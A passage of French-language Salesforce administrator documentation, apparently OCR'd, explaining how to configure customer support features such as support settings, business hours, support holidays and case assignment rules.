
Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier une présentation de page :

- Personnaliser l'application

**d.** Faites glisser l'action vers la section Actions Salesforce1 et Lightning Experience, puis placez-la à l'emplacement où vous souhaitez l'afficher.




**e.** Cliquez sur **Enregistrer**.

# Automatisation des centres de contact

## Configuration du support client

Si votre organisation utilise des requêtes et des solutions, configurez les fonctionnalités de support automatisé afin d'accroître l'efficacité de vos processus de support.

Dans Configuration :

- Saisissez *Heures d'ouverture* dans la case Recherche rapide puis sélectionnez **Heures d'ouverture** pour définir les horaires de support de votre organisation.
- Saisissez *Règles d'attribution* dans la case Recherche rapide puis sélectionnez **Règles d'attribution des requêtes** pour créer des règles d'acheminement automatique des requêtes.
- Saisissez *Règles de hiérarchisation* dans la case Recherche rapide puis sélectionnez **Règles de hiérarchisation** pour créer des règles de hiérarchisation automatique des requêtes.
- Saisissez *Paramètres de support* dans la case Recherche rapide puis sélectionnez **Paramètres de support** pour personnaliser les modèles d'e-mail et les paramètres par défaut des fonctionnalités de support automatique.
- Saisissez *Règles de réponse automatique* dans la case Recherche rapide puis sélectionnez **Règles de réponse automatique aux requêtes** pour configurer les règles qui envoient des e-mails aux clients lorsqu'ils soumettent des requêtes à partir d'un des éléments suivants :
  - Un formulaire Web vers requête

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les options de configuration du support disponibles dépendent de votre édition de Salesforce.

  - un message E-mail vers requête
  - un message E-mail vers requête à la demande
  - un portail client
  - un portail libre-service

- Saisissez *E-mail vers requête* dans la case Recherche rapide puis sélectionnez **E-mail vers requête** pour configurer la fonctionnalité de capture des e-mails des clients en tant que requêtes. La configuration spécifie la manière dont le contenu de chaque e-mail client est automatiquement inséré dans les champs de requête.

Pour les solutions associées à des fonctionnalités de support, depuis Configuration, saisissez *Solution* dans la case Recherche rapide puis :

- Sélectionnez **Catégories de solutions** pour configurer des catégories afin que vos utilisateurs puissent regrouper en catégories les solutions qu'ils créent.
- Sélectionnez **Paramètres des solutions** pour activer des options propres aux solutions.

Pour des fonctionnalités de support supplémentaires, depuis Configuration, saisissez *Libre-service* dans la case Recherche rapide puis :

- Sélectionnez **Solutions publiques** pour définir des solutions publiques utilisables par vos clients en quête de solutions.
- Sélectionnez **Web vers requête** pour configurer la possibilité de saisir les requêtes à partir de votre site Web.
- Sélectionnez **Paramètres** sous Libre-service pour configurer le portail web de votre organisation, et permettre aux clients de consigner des requêtes et de rechercher des solutions.

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Pour les fonctionnalités de support associées à un portail client Salesforce, depuis Configuration, saisissez *Portail client* dans la case Recherche rapide puis :

- Sélectionnez **Paramètres de portail client** pour configurer le portail client de votre organisation, afin que les clients puissent consigner des requêtes, rechercher des solutions et accéder aux objets personnalisés que vous avez éventuellement créés.

Pour les fonctionnalités de support associées à un Centre d'appel CRM Salesforce, depuis Configuration, saisissez *Centre d'appel* dans la case Recherche rapide puis :

- Sélectionnez **Centres d'appels** pour configurer de nouveaux centres d'appels et gérer les utilisateurs qui y sont affectés.
- Sélectionnez **Numéros de répertoire** pour configurer des numéros de téléphone supplémentaires consultables dans un annuaire des utilisateurs de centre d'appels.
- Sélectionnez **SoftPhone Présentations** pour configurer les présentations utilisées pour afficher les informations d'appel dans le SoftPhone d'un utilisateur de centre d'appels.

Pour créer des files d'attente de support pour les requêtes ou les objets personnalisés, dans Configuration, saisissez *Files d'attente* dans la case Recherche rapide puis sélectionnez **Files d'attente**.

Les fonctionnalités de support permettent d'avertir les clients que leur requête a été créée manuellement ou via le Web, ou qu'elle a été résolue. Vous pouvez également avertir automatiquement les utilisateurs lorsqu'une requête est hiérarchisée, créée ou réattribuée. Pour utiliser les e-mails de notification, vous devez créer des modèles de message pour chaque type de notification.

CONSULTER ÉGALEMENT :

- Fiche de conseil de l'administrateur : Configuration du support client
- Fiche de conseil de l'administrateur : Tirer parti de votre portail libre-service
- Guide de configuration de l'administrateur : Guide de mise en oeuvre du libre-service
- Guide de configuration de l'administrateur : Guide de mise en oeuvre de la gestion de requêtes

# Personnalisation des paramètres de support

Activez ou définissez divers processus de support afin d'automatiser la gestion des requêtes. Sélectionnez des modèles d'e-mails, un propriétaire de requête par défaut, des notifications de requête, et davantage.

Pour utiliser ces paramètres, dans Configuration, saisissez *Paramètres de support* dans la case Recherche rapide, puis sélectionnez **Paramètres de support** et cliquez sur **Modifier**.

| Champ | Description |
|---|---|
| Responsable de la requête par défaut | L'utilisateur ou la file d'attente automatiquement attribué à toutes les requêtes qui ne correspond à aucune entrée de règle d'attribution de requête. Cet utilisateur doit être Actif. |
| Prévenir le responsable de la requête par défaut | Activez cette case pour notifier le propriétaire de la requête par défaut lorsqu'une requête lui est attribuée. Si le nouveau propriétaire est une file d'attente, la notification est envoyée à l'adresse e-mail de la file d'attente. Les notifications sont générées par le système et ne sont pas modifiables. |
| Définition du type d'enregistrement | Indique le type d'enregistrement à attribuer à des requêtes créées par des utilisateurs qui appliquent des règles d'attribution. Sélectionnez l'une des cases :<br>• Conserver le type d'enregistrement existant si vous souhaitez que les nouvelles requêtes gardent le type d'enregistrement du créateur<br>• Remplacer le type d'enregistrement existant par le type d'enregistrement par défaut du bénéficiaire si vous souhaitez remplacer le type |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres du support :

- Gérer les requêtes

  ET

  Personnaliser l'application

| Champ | Description |
| --- | --- |
| | d'enregistrement du créateur dans les nouvelles requêtes |
| `Utilisateur de requête automatique` | L'utilisateur répertorié dans les éléments de Fil de requête et dans la liste associée Historique de requête des changements de requête automatiques. Les changements de requête automatiques peuvent se produire à partir de règles d'attribution, de règles de hiérarchisation, de la fonction E-mail vers requête à la demande ou de requêtes consignées dans le portail libre-service. Vous pouvez :<br>• Sélectionner *`Système`* pour indiquer qu'un processus automatisé a exécuté une action, par exemple la création d'une requête ou le changement du statut d'une requête. Lorsque vous sélectionnez Système, le champ de référence est grisé.<br>• Sélectionner *`Utilisateur`* pour utiliser le champ de référence pour spécifier un utilisateur, par exemple un administrateur, en tant qu'Utilisateur de requête automatique. Cet utilisateur doit disposer du profil Administrateur système ou des autorisations Modifier toutes les données et Envoyer un e-mail. |
| `Modèle de création de requête` | Le modèle utilisé pour notifier les contacts que leur requête a été créée manuellement par un agent du support. La notification est facultative. Vous pouvez la déclencher en cochant une case dans la page de modification de la requête. Ce modèle doit être `Disponible`. |
| `Modèle d'affectation de requête` | Le modèle utilisé pour notifier les utilisateurs qu'une requête leur a été attribuée manuellement par un administrateur ou un autre utilisateur. La notification est facultative. Vous pouvez la déclencher en cochant une case dans la page Modifier le responsable de la requête. Ce modèle doit être `Disponible`. |
| `Modèle de fermeture de requête` | Le modèle utilisé pour notifier les contacts qu'une requête a été fermée. La notification est facultative. Vous pouvez la déclencher en cochant une case dans la page Fermer la requête. Ce modèle doit être `Disponible`. |
| `Nouvelles requêtes visibles dans le portail` | Sélectionne automatiquement la case `Visible dans le portail libre-service` pour toutes les nouvelles requêtes, y compris les requêtes créées via les fonctions Web vers requête, E-mail vers requête et E-mail vers requête à la demande.<br>Abstraction faite de cette valeur par défaut, les utilisateurs qui créent des requêtes peuvent paramétrer manuellement la case `Visible dans le portail libre-service`.<br>Si vous utilisez Salesforce Communities, ce paramètre ne s'applique pas aux utilisateurs partenaires ou clients qui visualisent des requêtes dans des communautés. La visibilité des nouvelles |

| Champ | Description |
| --- | --- |
| | requêtes dans les communautés est contrôlée par des règles de partage. |
| `Activer la notification aux contacts des commentaires sur la requête` | Activez cette case pour notifier les contacts qui ne sont pas des utilisateurs du portail libre-service, lors de la modification d'un commentaire de requête ou de son ajout à une requête. Si vous activez ce paramètre, cliquez sur `Modèle de commentaire sur la requête`, puis sélectionnez le modèle d'e-mail à utiliser pour ces notifications. Ce modèle doit être `Disponible`. |
| `Prévenir le responsable de la requête des nouveaux commentaires sur la requête` | Activez cette case pour notifier le propriétaire de requête lorsqu'un utilisateur ajoute un commentaire public ou privé à une requête. Si vous activez ce paramètre, les propriétaires de requête peuvent désactiver la réception de ces notifications (elles ne sont pas envoyées aux propriétaires de requête inactifs). |
| `Déclenchements précoces activés` | Cochez cette case pour activer des déclencheurs anticipés pour des règles de hiérarchisation et leurs actions.<br>Vous pouvez configurer une règle de hiérarchisation afin d'exécuter une action lorsqu'une requête n'est pas résolue depuis un nombre d'heures spécifique. L'heure d'`ancienneté` que vous indiquez détermine le moment où Salesforce procède à la hiérarchisation. Activez les déclenchements anticipés pour vous assurer de lancer vos actions de hiérarchisation avant l'heure d'`ancienneté` spécifiée. |
| `Activer les suggestions de solutions` | Sélectionnez cette case pour activer le bouton **Solutions suggérées** dans les pages de détails de requête, qui permet aux agents de proposer des solutions spécifiques pour résoudre des requêtes. |
| `Activer les articles suggérés` | Sélectionnez cette option pour afficher des suggestions d'articles dans la liste associée Articles. Vous pouvez rendre les articles suggérés accessibles dans tous canaux Salesforce Knowledge, à l'exception de la base de connaissances publique. |
| `Envoyer des notifications de requêtes depuis l'adresse système` | Cochez cette case pour indiquer que les notifications de commentaires de requêtes, de pièces jointes et d'attributions destinées aux propriétaires de requêtes sont envoyées à partir d'une adresse système, pas depuis l'adresse de l'utilisateur qui a mis à jour la requête.<br>Les notifications système affichent l'adresse de l'expéditeur dans le champ « De », c.-à-d. « noreply@salesforce.com », et un « Nom » qui reflète le message, par exemple « Notification de commentaire de requête ».<br>Vous pouvez sélectionner cette case afin d'empêcher les utilisateurs du portail libre-service ou du portail client qui mettent à jour leur |

| Champ | Description |
| --- | --- |
| | requête, de recevoir des e-mails « absent du bureau » de la part des propriétaires de requête. |
| `Prévenir les responsables de la requête lorsque la responsabilité d'une requête change` | Activez ce paramètre pour sélectionner automatiquement la case `Envoyer une notification par e-mail` lorsque les utilisateurs changent le propriétaire de requête. L'activation de cette case évite aux utilisateurs d'oublier de prévenir d'autres utilisateurs qu'ils sont les nouveaux responsables d'une requête.<br>L'activation de ce paramètre ne sélectionne *pas* automatiquement `Envoyer une notification par e-mail` lorsque les utilisateurs changent un propriétaire de requête en file d'attente. |
| `Afficher les statuts fermés dans le champ Statut de la requête` | Sélectionnez cette case afin d'ajouter des statuts fermés au champ `Statut` dans des requêtes que les agents peuvent fermer sans cliquer sur le bouton **Fermer la requête** et mettre à jour les informations dans les présentations de page des requêtes fermées.<br>La sélection de l'option `Afficher les statuts fermés dans le champ Statut de la requête` ne retire pas le bouton **Fermer** des vues de liste de requêtes. Elle ajoute Fermé à la liste des statuts disponibles pour les utilisateurs qui sélectionnent plusieurs requêtes et cliquent sur **Modifier le statut** dans les vues de liste de requêtes. |
| `Masquer le bouton Enregistrer et fermer ainsi que les liens Cls` | Après avoir sélectionné `Afficher les statuts fermés dans le champ Statut de la requête` comme indiqué plus haut, vous pouvez activer cette case pour ne pas afficher inutilement le bouton `Enregistrer et Fermer` dans les pages de modification de requête, et les liens **Cls** dans les listes associées Requêtes. À la place, les utilisateurs peuvent fermer les requêtes à l'aide du champ `Statut` et du bouton **Enregistrer**. |
| `Activation des actions de Fil de requête et des éléments de fil` | Utilisez ce paramètre pour activer des actions spécifiques au fil et des éléments de fil. Lorsque vous sélectionnez cette option, les requêtes existantes sont mises à niveau vers l'interface utilisateur Fil de requête. |
| `Taille du corps de l'élément du fil d'e-mail` | Contrôlez la taille des éléments de fil de messagerie en définissant un nombre maximal de caractères pour le corps des e-mails. Vous pouvez définir cette limite sur :<br>• Petit = 400 caractères (par défaut)<br>• Moyen = 1200 caractères<br>• Grand = 5000 caractères<br>• Personnalisé = valeur comprise entre 400 et 5000 caractères<br>Si un élément du fil de messagerie dépasse cette limite, les utilisateurs doivent cliquer sur **Plus** pour afficher la suite du fil de messagerie. |

| Champ | Description |
| --- | --- |
| Lignes vierges dans le corps de l'élément du fil d'e-mail | Sélectionnez cette case pour économiser de l'espace dans Fil de requête en supprimant les lignes vierges dans le corps du fil de messagerie. |
| Réduire les e-mails antérieurs dans le corps de l'élément du fil d'e-mail | Sélectionnez cette case pour afficher uniquement les e-mails récents dans le corps du fil de messagerie. Les utilisateurs peuvent cliquer sur **Plus** pour afficher les e-mails antérieurs dans le fil. |
| Activer les modèles d'e-mail par défaut ou le gestionnaire par défaut des actions d'e-mail | Sélectionnez cette case pour spécifier une classe Apex qui charge un modèle d'e-mail par défaut dans Fil de requête. Vous pouvez également sélectionner cette case pour spécifier les valeurs par défaut de champs d'e-mail, que Fil de requête peut renseigner automatiquement. |
| Activer les brouillons d'e-mails | Utilisez ce paramètre pour activer la fonctionnalité des brouillons d'e-mail. |
| Activer Question vers requête dans Salesforce | Les modérateurs peuvent créer des requêtes à partir de questions Chatter dans votre communauté. |
| Création d'un enregistrement de réponse automatique après le premier e-mail d'un client | Changez l'ordre des éléments et des enregistrements dans le fil de requêtes afin d'afficher les éléments automatiquement générés après le premier e-mail du client dans votre centre de support. |

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

CONSULTER ÉGALEMENT :

Configuration du support client

# Définition d'heures ouvrables

Spécifiez les heures auxquelles votre équipe de support est disponible pour répondre aux clients. Cela augmente la précision des procédures de votre service, notamment les processus d'escalade et les jalons.

La définition d'heures ouvrables permet d'appliquer des fuseaux horaires et des emplacements spécifiques aux éléments suivants :

- Jalons dans des processus d'autorisation
- Processus d'autorisation
- Requêtes
- Règles d'escalade des requêtes

Vous pouvez également rendre le champ `Heures ouvrables` accessible dans la page Présentation de requête afin de permettre aux agents de support de définir les horaires auxquels leur équipe est disponible pour traiter des requêtes. Par défaut, les heures ouvrables sont définies 24h/24, 7j/7 dans le fuseau horaire par défaut spécifié dans le profil de votre entreprise.

En outre, les utilisateurs disposant de l'autorisation Personnaliser l'application peuvent ajouter des heures ouvrables à des règles d'escalade afin que, lorsque les détails d'une requête correspondent à une règle d'escalade, la requête soit automatiquement mise à jour et escaladée avec les heures et l'emplacement de la règle. Par exemple, une requête mise à jour avec les heures ouvrables de Los Angeles est escaladée uniquement lorsqu'une équipe de support à Los Angeles est disponible.

Pour configurer les heures ouvrables :

1. Dans Configuration, saisissez *`Heures ouvrables`* dans la case `Recherche rapide`, puis sélectionnez **Heures ouvrables**.
2. Cliquez sur **Nouvelles heures ouvrables**.
3. Saisissez un nom pour les heures ouvrables.

   Nous recommandons d'utiliser un nom indiquant l'emplacement ou le fuseau horaire aux utilisateurs qui consultent les heures ouvrables d'une requête, d'un processus d'autorisation ou d'un jalon. Par exemple, si vos heures ouvrables se rapportent à un centre de support situé à San Francisco, saisissez *`Heures ouvrables à San Francisco`*.
4. Cliquez sur `Actif` pour autoriser les utilisateurs à associer les heures ouvrables de ces requêtes, règles d'escalade, jalons et processus d'autorisation.
5. Vous pouvez aussi cliquer sur `Utiliser ces heures ouvrables par défaut` pour configurer des heures ouvrables comme heures ouvrables par défaut pour toutes les nouvelles requêtes.

   Les heures ouvrables par défaut de requêtes peuvent être mises à jour avec des heures ouvrables selon des règles d'escalade si les requêtes correspondent aux critères de règle d'escalade et si la règle est configurée pour remplacer les heures ouvrables.
6. Choisissez un fuseau horaire grâce aux heures ouvrables de la liste déroulante `Fuseau horaire`.
7. Définissez vos heures ouvrables pour chaque jour de la semaine.
   - Si votre équipe de support est disponible toute la journée tous les jours de la semaine, sélectionnez la case `24 heures`.
   - Sélectionnez les heures ouvrables de début et de fin. Si l'heure voulue n'est pas disponible, cliquez sur le champ, puis saisissez une valeur.
   - Si l'équipe de support n'est pas disponible un jour donné, laissez les heures de début et de fin des heures ouvrables vides et la case `24 heures` désactivée.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Autorisations et jalons disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

## AUTORISATIONS UTILISATEUR

Pour configurer les heures ouvrables :

- "Gérer les vacances pendant les heures ouvrables"

8. Cliquez sur **Enregistrer**.

Une fois les heures ouvrables définies, vous pouvez les associer aux éléments suivants :

- Des règles d'escalade ; lorsque les détails d'une requête correspondent aux critères d'une règle d'escalade, la requête est mise à jour et escaladée avec les heures ouvrables de la règle.
- Des vacances ; les heures ouvrables et les règles d'escalade qui leur sont associées sont interrompues pendant les dates et les heures de vacance spécifiées.
- Des jalons, dans des processus d'autorisation ; les heures ouvrables peuvent changer avec la sévérité d'une requête.
- Des processus d'autorisation ; vous pouvez utiliser le même processus d'autorisation pour des requêtes qui ont des heures ouvrables différentes.

Remarque: Tous les utilisateurs, même ceux sans autorisation utilisateur « Afficher la configuration », peuvent consulter les heures ouvrables via des champs de référence.

CONSULTER ÉGALEMENT :

Consignes relatives à la définition des heures ouvrables
Configuration de vacances de support
Configuration du support client

## Consignes relatives à la définition des heures ouvrables

Pour augmenter la précision de vos procédures de support, définissez les heures auxquelles votre équipe de support est disponible pour assister les clients. Lors de la définition de vos heures ouvrables, tenez compte des consignes ci-dessous.

- Une fois les heures ouvrables définies, ajoutez le champ de référence `Heures ouvrables` aux présentations de requêtes, puis configurez la sécurité au niveau du champ dans `Heures ouvrables`. Cela permet aux utilisateurs de consulter et de mettre à jour les heures ouvrables d'une requête.
- Les heures ouvrables sont automatiquement configurées sur celles de votre organisation, sauf si la requête correspond aux critères d'une règle d'escalade associée à différentes heures ouvrables.
- Salesforce calcule automatiquement l'heure d'été dans le fuseau horaire applicable aux heures ouvrables, ce que vous évite de configurer les règles correspondantes.
- Les heures ouvrables d'une requête comprennent les heures, les minutes et les secondes. Cependant, si vos heures ouvrables sont inférieures à 24 heures, le système ignore les secondes de la dernière minute des heures ouvrables. Par exemple, supposons qu'il soit 16:30 et que les heures ouvrables se terminent à 17:00. Si vous avez un jalon avec une cible à 30 minutes, il est plus fréquent d'indiquer une cible à 17:00 plutôt qu'à 16:59. Pour cela, le système arrête de compter les secondes après 17:00. Si les secondes étaient comptées de 17:00:00 à 17:00:59, la cible à 30 minutes tomberait après 17:00:00 et basculerait sur le lendemain.
- Les règles d'escalade sont exécutées uniquement pendant les heures ouvrables auxquelles elles sont associées.
- Vous pouvez mettre à jour des requêtes associées à des heures ouvrables qui ne sont plus actives sans avoir à réactiver les heures ouvrables.
- Vous ne pouvez pas inclure le champ `Heures ouvrables` dans les vues de liste ou les rapports.
- Vous pouvez créer plusieurs heures ouvrables pour les équipes de support qui opèrent sous le même fuseau horaire, mais à des horaires différents.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Autorisations et jalons disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

- Pour plus de simplicité, nous vous recommandons de créer un ensemble d'heures de bureau par centre de support.
- Vous ne pouvez pas désactiver des heures ouvrables qui sont incluses dans des règles d'escalade. Vous devez d'abord les retirer des règles d'escalade.
- Vous pouvez associer jusqu'à 1 000 vacances à chaque série d'heures ouvrables.
- Dans les requêtes incluant des autorisations, les heures ouvrables s'appliquent selon une hiérarchie. Pour plus d'informations, reportez-vous à Fonctionnement des heures ouvrables dans la gestion des autorisations.

**Remarque:** Tous les utilisateurs, même ceux sans autorisation utilisateur « Afficher la configuration », peuvent consulter les heures ouvrables via des champs de référence.

CONSULTER ÉGALEMENT :

Définition d'heures ouvrables

Configuration de vacances de support

# Configuration de vacances de support

Les vacances permettent de spécifier les dates et les heures auxquelles votre équipe de support client n'est pas disponible. Une fois les vacances créées, vous pouvez les associer à des heures ouvrables afin de suspendre les heures d'ouverture et les règles de hiérarchisation pendant la période de vacances spécifiée.

Par exemple, vous pouvez créer des vacances appelées « Jour de l'an » qui commencent à 20h00 le 31 décembre et se terminent à 09h00 le 2 janvier. Les règles de hiérarchisation et les jalons d'autorisation ne s'appliquent pas pendant les vacances.

1. Dans Configuration, saisissez *Vacances* dans la case `Recherche rapide`, puis sélectionnez **Vacances**.
2. Cliquez sur **Nouveau**, ou sur **Cloner** en regard du nom de vacances passées.

   Vous pouvez cloner uniquement des vacances terminées.
3. Saisissez un nom pour les vacances.
4. Saisissez un date pour les vacances.

   Si vous souhaitez étendre les vacances sur plusieurs jours :

   a. Cochez la case `Vacances récurrentes`.

   b. Entrez le premier jour des vacances dans le champ `Date de début`.

   c. Désactivez la case `Aucune date de fin` dans le champ `Date de fin`.

   d. Entrez le dernier jour des vacances dans le champ `Date de fin`.
5. Vous pouvez également :
   - Spécifier les heures exactes des vacances en désactivant la case `Toute la journée` en regard du champ `Heure` et en entrant des horaires exacts.
   - Cocher la case `Vacances récurrentes` pour planifier une reproduction des vacances à des dates et heures spécifiques :
     - Dans le champ `Fréquence`, sélectionnez la fréquence à laquelle les vacances se reproduisent. Si vous cliquez sur les champs `Tous les jours`, `Chaque semaine` ou `Chaque mois`, davantage d'options s'affichent pour vous permettre d'affiner les critères de fréquence.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Autorisations et jalons disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour définir de vacances :
- "Gérer les vacances pendant les heures d'ouverture"

- Dans les champs `Date de début` et `Date de fin`, spécifiez les dates auxquelles vous souhaitez reproduire les vacances.

  Le message d'erreur suivant s'affiche si vous sélectionnez une date de début et une date de fin qui ne correspondent pas à la fréquence que vous avez sélectionnée : `Les vacances récurrentes n'ont aucune occurrence`.

6. Cliquez sur **Enregistrer**.
7. Cliquez sur **Ajouter/supprimer** dans la liste associée Heures d'ouverture.
8. À l'aide des boutons **Ajouter** et **Supprimer**, choisissez les heures ouvrables que vous souhaitez associer aux vacances. Vous pouvez associer les vacances à plusieurs plages d'heures ouvrables.

CONSULTER ÉGALEMENT :

Consignes relatives à la création de vacances pour le support

Définition d'heures ouvrables

Configuration du support client

## Consignes relatives à la création de vacances pour le support

Les vacances permettent de spécifier les dates et les heures auxquelles votre équipe de support client n'est pas disponible. Lors de la définition et de l'utilisation de vacances, tenez compte des consignes ci-dessous.

- Vous pouvez associer jusqu'à 1 000 jours de vacances à chaque ensemble d'heures ouvrables.
- Les vacances appliquent automatiquement le fuseau horaire correspondant aux heures ouvrables auxquelles elles sont associées. Par exemple, si vous associez des vacances à des heures ouvrables CET, les vacances prennent effet aux heures ouvrables de la zone Europe centrale.
- Vous pouvez ajouter aux vacances uniquement les heures ouvrables marquées `Actif`.
- Le nom des vacances ne doit pas obligatoirement être unique. Par exemple, vous pouvez saisir plusieurs vacances nommées *`Jour de l'An`*.
- Actuellement, les résultats des rapports ne prennent *pas* en compte les vacances.
- Si vous planifiez des vacances récurrentes un jour spécifique de chaque mois, les vacances s'appliquent uniquement aux mois qui incluent ce jour. Par exemple, si vous planifiez des vacances le 31 de chaque mois, ces vacances s'appliquent uniquement aux mois de 31 jours. Si vous souhaitez planifier des vacances le dernier jour de chaque mois, choisissez Dernier dans la liste déroulante `Jour de chaque mois`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Configuration de vacances de support

Définition d'heures ouvrables

# Configuration de règles d'attribution

Définissez des conditions qui déterminent le traitement des pistes ou des requêtes.

1. Dans Configuration, saisissez *Règles d'attribution* dans la case Recherche rapide, puis sélectionnez **Règles d'attribution de pistes** ou **Règles d'attribution de requêtes**.
2. Sélectionnez **Nouveau** et donnez un nom à la règle. Indiquez si vous voulez qu'elle constitue la règle active des pistes ou des requêtes créées manuellement et via le Web et l'e-mail. Cliquez ensuite sur **Enregistrer**.
3. Pour créer les entrées de règle, cliquez sur **Nouveau**. Pour chaque entrée, vous pouvez spécifier :

| Champ | Description |
|---|---|
| Commande | Définit l'ordre dans lequel l'entrée sera traitée au sein de la règle, par exemple *1*, *2*, *3*.<br>Salesforce évalue chaque entrée dans l'ordre et tente de trouver des correspondances avec les critères de l'entrée. Dès qu'une correspondance est détectée, Salesforce traite l'élément et cesse d'évaluer ses entrées de règle. En l'absence de correspondance, l'élément est réattribué au responsable Web vers piste par défaut, à l'administrateur effectuant une importation de piste ou au responsable de requête par défaut. |
| Critères | Précise les conditions dans lesquelles la piste ou la requête peut être attribuée.<br>Saisissez vos critères de règle.<br>• Choisissez critères sont remplis, puis sélectionnez les critères de filtre auxquels un enregistrement doit correspondre pour déclencher la règle.Par exemple, définissez un filtre de requête sur *Priorité est égale à Élevée* si vous souhaitez que des enregistrements de requête dont le champ Priorité indique Élevée déclenchent la règle.<br>Si votre organisation utilise plusieurs langues, saisissez les valeurs de filtre dans sa langue par défaut. Vous pouvez ajouter jusqu'à 25 critères de filtre contenant chacun jusqu'à 255 caractères.<br>Lorsque vous utilisez des listes de sélection pour spécifier des critères de filtrage, les valeurs sélectionnées sont stockées dans la langue par défaut de l'organisation. Si vous modifiez ou clonez les critères de filtrage existants, commencez par définir la Langue par défaut, dans la page Informations sur la société, sur la même langue utilisée pour définir les critères de filtrage d'origine. Sinon, l'évaluation des critères de filtrage risque d'être imprécise.<br>• Choisissez l'évaluation de la formule est positive et saisissez une formule renvoyant les valeurs True (vrai) ou False (faux). Salesforce déclenche la règle si la formule renvoie True. Par exemple, la formule AND(ISCHANGED( Priority ), ISPICKVAL (Priority, "Élevée") ) déclenche une règle qui change le |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Règles d'attribution des pistes disponibles avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Règles d'attribution des requêtes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des règles d'attribution :

- Personnaliser l'application

| Champ | Description |
|---|---|
| | responsable d'une requête lorsque le champ `Priorité` est défini sur Élevée.<br>Si votre condition utilise un champ personnalisé, l'entrée de règle est automatiquement supprimée en cas de suppression du champ. |
| `Utilisateur` | Spécifie la file d'attente ou l'utilisateur auquel la piste ou la requête sera attribuée si elle remplit la condition. Les utilisateurs indiqués ici ne peuvent pas être « inactifs » et doivent être autorisés à lire les pistes ou les requêtes.<br>Remarque: Vous ne pouvez pas révoquer l'autorisation Lire sur des pistes ou des requêtes pour des utilisateurs attribués à une règle.<br>Si votre organisation utilise des services, les pistes sont attribuées au service par défaut de la file d'attente ou de l'utilisateur spécifié dans ce champ. Les requêtes héritent du service du contact auquel elles sont associées ou sont attribuées au service global par défaut si aucun contact n'est spécifié. |
| `Ne pas réaffecter le responsable` | Spécifie que l'utilisateur actuel sur une piste ou une requête ne sera pas réaffecté à la piste ou à la requête lors de sa mise à jour. |
| `Modèle d'e-mail` | Spécifie le modèle à utiliser pour l'e-mail envoyé automatiquement au nouveau responsable. Si aucun modèle n'est spécifié, aucun e-mail n'est envoyé. Lors de l'attribution d'une piste ou d'une requête à une file d'attente, la notification est envoyée à l'adresse `E-mail de la file d'attente` indiquée pour la file d'attente et tous les membres de la file d'attente. |
